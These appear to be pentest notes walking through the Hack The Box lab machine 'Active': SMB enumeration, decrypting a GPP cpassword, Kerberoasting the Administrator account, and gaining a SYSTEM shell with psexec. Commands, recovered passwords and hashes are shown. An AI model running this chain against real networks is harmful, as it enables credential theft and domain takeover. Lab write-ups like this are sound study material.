
GPP/CPASSWORD ATTACKS

GPP - GROUP POLICY PREFERENCES - AKA MS14-025



GPP Attacks

Overview

Overview:


- Group Policy Preferences allowed admins to create policies using embedded credentials
- These credentials were encrypted and placed in a “cPassword”
- The key was accidentally released (whoops)
- Patched in MS14-025, but doesn’t prevent previous uses

MOST LIKELY THE TARGET ARE 2012 SERVER MACHINES

[Pentesting in the Real World: Group Policy Pwnage | Rapid7 Blog](#)

SYSVOL FOLDER MOST LIKELY STORING XML FILE THAT CONTAIN CPASSWOWRD


HACK THE BOX: ACTIVE



```
root@kali:~# smbclient -L \\\\10.10.10.100\\
Enter WORKGROUP\root's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
```

***NOTE:** THE **GROUPS.XML ****FILE IS THE FILE YOURE LOOKING FOR WHEN IT COMES TO GPP*




```
\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Wi
ndows NT
  .                                      D        0  Sat Jul 21 06:37:44 2018
  ..                                     D        0  Sat Jul 21 06:37:44 2018
  SecEdit                                D        0  Sat Jul 21 06:37:44 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\
Groups
  .                                      D        0  Sat Jul 21 06:37:44 2018
  ..                                     D        0  Sat Jul 21 06:37:44 2018
  Groups.xml                             A      533  Wed Jul 18 16:46:06 2018

\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Wi
ndows NT
  .                                      D        0  Sat Jul 21 06:37:44 2018
  ..                                     D        0  Sat Jul 21 06:37:44 2018
  SecEdit                                D        0  Sat Jul 21 06:37:44 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Wi
ndows NT\SecEdit
  .                                      D        0  Sat Jul 21 06:37:44 2018
  ..                                     D        0  Sat Jul 21 06:37:44 2018
  GptTmpl.inf                            A     1098  Wed Jul 18 14:49:12 2018
```


PASSWORD IN THE GROUPS.XML FOLDER



Open
Save
Groups.xml
~/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/...


```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-
D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06"
uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName=""
description="" cpassword="edBSHOwhZLTjt/
QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0"
noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```

DECRYPTED THE PASSWORD



```
root@kali:~# gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbC
pZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
/usr/bin/gpp-decrypt:21: warning: constant OpenSSL::Cipher::Cipher is deprecated
GPPstillStandingStrong2k18
root@kali:~#
```

THEN WE USE GETUSERPSNS.PY TO GET KETBEROAT HASH OF ADMINISTRATOR




```
[-] share 'Users' is not writable.
root@kali:~# GetUserSPNs.py active.htb/svc_tgs:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100 -request
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

ServicePrincipalName  Name           MemberOf                                                   PasswordLastSet             Las
tLogon
--------------------  -------------  ---------------------------------------------------------  --------------------------  ---
-------------------------
active/CIFS:445        Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40.351723  201
8-07-30 13:17:40.656520



$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$88e58b4c12e0335aa1f98cf711d765a7$d75b3639bec74673bb69eef0374efc776907be
9ce4bcb2cf7ab8b695b8903b5b1a1f2c404efd726cdda97779bd63319e546c8849a05715f64860bb4d13750ecd6ff8b140ff2ded17afc8338483995a6194b7
e8645a8191fa374e04b09eda7ec880416e40e7e19d69cf92143c61bf6715c36b220e7c36118b67ae748664dd5aa08bdfd7efede0e1bfc1cad3602ee8bfdc77
a36bc80d20f0b60774b630993d258f9555505d4e50ecf937a057c6e596943f1aafaee7819c2c93ca18e95a13aea9ba2f7bae80f354f3ad5f3f66fbe54b65a0
92d07a00322263239b3ec9a606be2bba7261641d2b0186e0f42ff5333981e11884a5a70c810c2e1ccfa012a203c1d8f1058cdff076de55279f879de5db1fb3
8ba53747bfa47e767b86ad51127e40f33aaf27c84dfbf2dbeb2b469d6fe6db0b6a21558976acb486737f20eef061d3b09219e5074607e030b2586d9b7153a4
cff66699af089b8d6865fda9e7fee4ecfacc24e042befd336d849814d49096cfd77b90083b5d777e37065893208127e8a7419852a7a0b54ba3a5801a946c21
213f999f4073461a5de06cb5e64042c936b29fdaa0e75c726dd344ce8ffc1f5c75059a00608ec8b6aa3aeb1a057ec3e7fcc0cc38876c69498cad741ea93c1f
52a323dcfbd47223dcab39bc29373aa09e84dbb8d47efbe94624d9abc6c743334de97e8ebc4dd79399e2fb289d77af9dc9f8659710148311e8db9d00994962
3f72d16687270147d046f0e6bde514f0e92a7479885980fe0627e13739dba43a6dff3eb6b6349114e2466bbf952c0a4a372b748e70e6278cd13285f4f299ef
d9376948a40dc76e30118ee66bec7c139d1750e4b0862448bc9409a1a0ef0bd4ad07a3c618d0633eb12b9821e42500f9630f9baad779fa3613c68901d91da0
8691e01ed3c1ab072a5ef4da4284abd8317a488fa37b0e404ac863b71bbd885c31537b84cc6a35d77627c652a1f4d85ea0f65dbb5aee6dde968d4234b9d42b
7f41c637c1db4d7a1a3783c6c80ee0448d2d8733ef003983503cf16aaf5f45ffd04991e569c96fb99fc98a9cb71a46aca65db402ce2df3d51029f9b2d95faa
a9d3de0ec432aaec7f72cee94333d1ba759c8493e0c2258221d41b176e413b73d4cbea51ff55da679a5e3fe715ad9d8519904b7046c7e66d91a155750056a1
7feaccf8437db33b03ec5a205b0bd6216e666228a29cb174022c55a357ad4b980977e24d60cf06f2dc6e98afbe30ffb9a22a171c
```

CRACK THE PASSWORD THEN GAIN SHELL BY PSEXEC



```
root@kali:~# psexec.py active.htb/Administrator:Ticketmaster1968@10.10.10.100
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file AItlvrkW.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service QEuO on 10.10.10.100.....
[*] Starting service QEuO.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
DC

C:\Windows\system32>
```